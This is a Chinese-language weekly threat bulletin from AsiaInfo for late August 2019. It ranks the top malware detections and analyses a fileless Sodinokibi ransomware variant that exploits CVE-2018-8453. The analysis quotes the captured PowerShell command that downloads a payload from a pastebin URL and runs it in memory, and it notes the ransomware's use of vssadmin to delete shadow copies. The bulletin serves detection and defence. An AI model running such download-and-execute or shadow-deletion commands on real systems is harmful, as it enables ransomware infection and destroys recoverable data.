安全威胁每周警讯

2019/08/19～2019/08/25

本周威胁指数

亚信安全 网络安全监控中心

前十大病毒警讯

排名	病毒名称	威胁类型	风险等级	趋势	病毒行为描述
1	TROJ_EQUATED.J	Trojan	★★	→	此特洛伊木马可能与恶意软件包捆绑在一起作为恶意软件组件。它作为被其他恶意软件丢弃的文件或用户在访问恶意站点时在不知不觉中下载的文件到达系统。它可以由用户手动安装。
2	Trojan.Win32.EQUATED.LZCWQ	Trojan	★★	→	木马病毒，它可能是使用者手动安装的。
3	Trojan.Win32.EQUATED.LZCWR	Trojan	★★	→	木马病毒，它可能是使用者手动安装的。
4	Trojan.Win32.EQUATED.LZCWO	Trojan	★	→	木马病毒，它可能是使用者手动安装的。
5	BKDR_VOOLS.B	Backdoor	★★	↑	它可能是使用者手动安装的，会下载其他恶意软件
6	TROJ_ETEROCK.C	Trojan	★★	↑	此特洛伊木马可能与恶意软件包捆绑在一起作为恶意软件组件。它作为被其他恶意软件丢弃的文件或用户在访问恶意站点时在不知不觉中下载的文件到达系统。
7	TROJ_EQUATED.O	Trojan	★★	↑	木马病毒，它可能是使用者手动安装的。默认垃圾邮件规则。
8	TROJ_EQUATED.LZCMT	Trojan	★★	↑	木马病毒
9	BKDR_EXFUNC.B	Backdoor	★★	↑	它可能是使用者手动安装的，会下载其他恶意软件
10	TROJ64_EQUATED.H	Trojan	★★	↓	木马病毒

本周安全趋势分析

AsiaInfo 亚信安全

病毒预警

2019 年 8 月 23 日

利用 PowerShell 脚本以“无文件”方式传播的 Sodinokibi 勒索病毒预

事件描述

近日，亚信安全截获新型 Sodinokibi 勒索病毒变种文件，本次变种文件不再通过垃圾邮件附件传播，而是利用 PowerShell 脚本以“无文件”方式在内网扩散传播。如果用户内网存在弱口令、系统漏洞或者应用漏洞，就极有可能被注入恶意的 PS 脚本，然后下载加密的 Sodinokibi 勒索病毒主体文件到系统内存中，最终完成勒索行为。亚信安全将其命名为 Ransom.Win32.SODINOKIBI.AUWT。

我们对本次截获的病毒样本进行分析，发现它尝试利用 CVE-2018-8453 漏洞进行提权，该漏洞是安全研究人员于 2018 年 8 月份发现的，其是 win32k.sys 模块中的漏洞，位于 win32kfull!xxxDestroyWindow 中，是一种“释放后使用”(UAF)类型的漏洞。


详细分析

该 PS 脚本从 pastebin 上下载具体的恶意代码到内存中，然后通过 Base64 解密后执行。


```
md.exe /c START
SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden
e If($ENV:PROCESSOR_ARCHITECTURE -contains 'AMD64'){ Start-Process
FilePath "$Env:WINDIR\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
rgument "IEX ((new-object
et.webclient).downloadstring('https://pastebin.com/raw/HsgW6pUr'));Invoke-
QTUPLYO;Start-Sleep -s 1000000;"}else{ IEX ((new-object
et.webclient).downloadstring('https://pastebin.com/raw/HsgW6pUr'));Invoke-
QTUPLYO;Start-Sleep -s 1000000; }==
```

我们将此加密的数据进行 Base64 解密后，发现其实际上是一个 PE 格式的文件（亚信安全检测为 Ransom.Win32.SODINOKIBI.AUWTI）。

我们对 PE 格式文件进行分析，通过查看文件信息，我们发现它与以往版本的 Sodinokibi 勒索病毒一样，存在一个特殊名称的段（每个版本该段名称不一样），该段存放着勒索病毒所需要的配置信息。



【本次截获的 Sodinokibi 勒索病毒文件信息】




【之前版本的 Sodinokibi 勒索病毒文件信息】


配置代码包括公钥的字段、活动和分发者的 ID、覆盖数据、避免加密的文件扩展名、需要杀死的进程名称、命令和控制服务器地址、勒索注释模板和一个用于使用漏洞获取机器上的更高权限。

反调试，通过获取当前窗口名称，如果发现是 OLLYDBG，则退出程序。


该病毒利用 CVE-2018-8453 漏洞进行提权，该漏洞是 Win32k 组件中的漏洞。其通过比较文件修改时间来判断机器是否存在该漏洞，具体方法：首先获取漏洞模块 Win32k.sys 和 Win32kfull.sys 的文件属性（包括文件时间信息），因为微软是在 2018 年 10 月 9 发布补丁程序修复该漏洞，所以只要这两个文件的修改时间补丁程序发布之前，就说明该漏洞没有修复，可以被利用。




为了获取更多更高的权限，其会查找 explorer.exe 进程，使用 OpenProcessToken 获取进程的 Token，然后使用 ImpersonateLoggedOnUser 函数，使当前进程模拟 explorer.exe 的权限，以 administrator 作为当前进程的登录名。




处理配置文件信息：




加密文件，获取计算机信息以及勒索通知信息等。







使用 vssadmin.exe Delete Shadows 删除系统卷影，使得恢复文件变得更加困难。



加密后，计算机上的文件扩展名修改为：bgeezl1



勒索后，计算机桌面修改如下：



勒索通知信如下：

解决方案

- ✓ 不要点击来源不明的邮件以及附件；
- ✓ 不要点击来源不明的邮件中包含的链接；
- ✓ 采用高强度的密码，避免使用弱口令密码，并定期更换密码；
- ✓ 打开系统自动更新，并检测更新进行安装；
- ✓ 打全系统及应用程序补丁程序；
- ✓ 尽量关闭不必要的文件共享；
- ✓ 请注意备份重要文档。备份的最佳做法是采取 3-2-1 规则，即至少做三个副本，用两种不同格式保存，并将副本放在异地存储。

亚信安全解决方案

- ✓ 亚信安全病毒码版本 15.313.60，云病毒码版本 15.313.71，全球码版本 15.315.00 已经可以检测，请用户及时升级病毒码版本。

- ✓ 针对 CVE-2018-8453 漏洞，亚信安全 DS 产品 DPI 规则如下：
  1009340-Microsoft Windows Multiple Security Vulnerabilities (Oct-2018)

- ✓ 使用防毒墙网络版(OfficeScan)开启针对勒索软件（Ransomware）的行为阻止策略，拦截 PowerShell 的恶意活动：

总结：

我们发现该勒索病毒几乎继承了 GandCrab（侠盗）勒索病毒的所有属性，在今年 4 月份，我们曾发现 GandCrab 勒索病毒利用 PS 脚本以“无文件”的方式在用户内网中传播，虽然它的作者在今年 6 月份宣称 GandCrab 勒索将“退休”，但目前近况来看，Sodinokibi 勒索病毒将会不断复制前者，在勒索

道路上不断的更新和发展。亚信安全提醒用户：提高警惕，预防 Sodinokibi 勒索病毒攻击。

IOC

85db4673634468f24c3f234598b4a735700b1897